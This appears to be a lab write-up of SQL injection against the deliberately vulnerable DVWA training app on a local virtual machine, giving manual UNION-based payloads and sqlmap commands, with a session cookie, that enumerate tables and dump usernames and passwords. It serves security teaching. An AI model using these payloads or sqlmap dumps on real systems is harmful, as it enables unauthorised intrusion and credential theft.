


**SQL injection report**


* Step1- put owasp’s ip in the kali browser.




* Go to the DVWA for login purpose.
* Step2- Login dvwa using “admin” as a username and “admin” as a password.
* We have successfully logged in here.




* Step3- go to the sql injection tab.




* Step4- use this code “ ’ or 1=1#” to vomit data.




* Step4 OUTPUT-
* we got the first name and username after putting “ ’ or 1=1#” this code.




* Step5- to get database and versions we have entered “ ' or 1=1 union select version(),database()#” this code.




* Step5 OUTPUT- we got database name as **dvwa** and version as **ubuntu12.6-log.**




* Step6- to find the tables from dvwa database we have entered “ ' or 1=1 union select 1,table\_name from information\_schema.tables where table\_schema='dvwa'# “this code.




* Step6 OUTPUT- we have got 2 tables under dvwa database.
* Table1**-guestbook** Table2-**users.**



* Step7- To find the columns from the table users we have used “ ' or 1=2 union select 1,column\_name from information\_schema.columns where table\_name='users'# “ this code.




* Step8- to find the column data and password use “ ' or 1=2 union select user,password from users#” this code.








* We have got passwords from the table users.

**SQLMAP**

* Step1- open dvwa and burpsuite and turn on intercept.
* Step2- after opening sql injection tab copy the http URL.
* Step3- inside the burpsuite, copy the cookie security ID.




* Step4- open the terminal and use this command to check database.
* Command- Sqlmap -u “http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” –cookie=”Cookie: security=low; PHPSESSID=gkdspvphje4kbafne8m1n59d85; “ –dbs
* OUTPUT-
* Step 5- use this command to find the tables from the database
* Command- Sqlmap -u “[http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” –cookie=](http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit”%20–cookie=) “Cookie: security=low; PHPSESSID=gkdspvphje4kbafne8m1n59d85; “ –D dvwa --tables
* OUTPUT-
* We have found 2 tables here, Guestbook and users.
* Step6- use command –
* Sqlmap -u “http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” –cookie=”Cookie: security=low; PHPSESSID=gkdspvphje4kbafne8m1n59d85; “ D dvwa –T users –columns
* To find the columns from the selected table.



Step6- OUTPUT


* We have found first\_name, last\_name, password, user\_id columns from the table users.




* Step7- use command-

Sqlmap -u “http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” –cookie=”Cookie: security=low; PHPSESSID=gkdspvphje4kbafne8m1n59d85; “ D dvwa –T users –C user,password,first\_name, last\_name –dump

* To check the values from the users table.



* Step 7 OUTPUT- we have found the data(password) of users table.



Here we have found data of user , avatar, user\_id

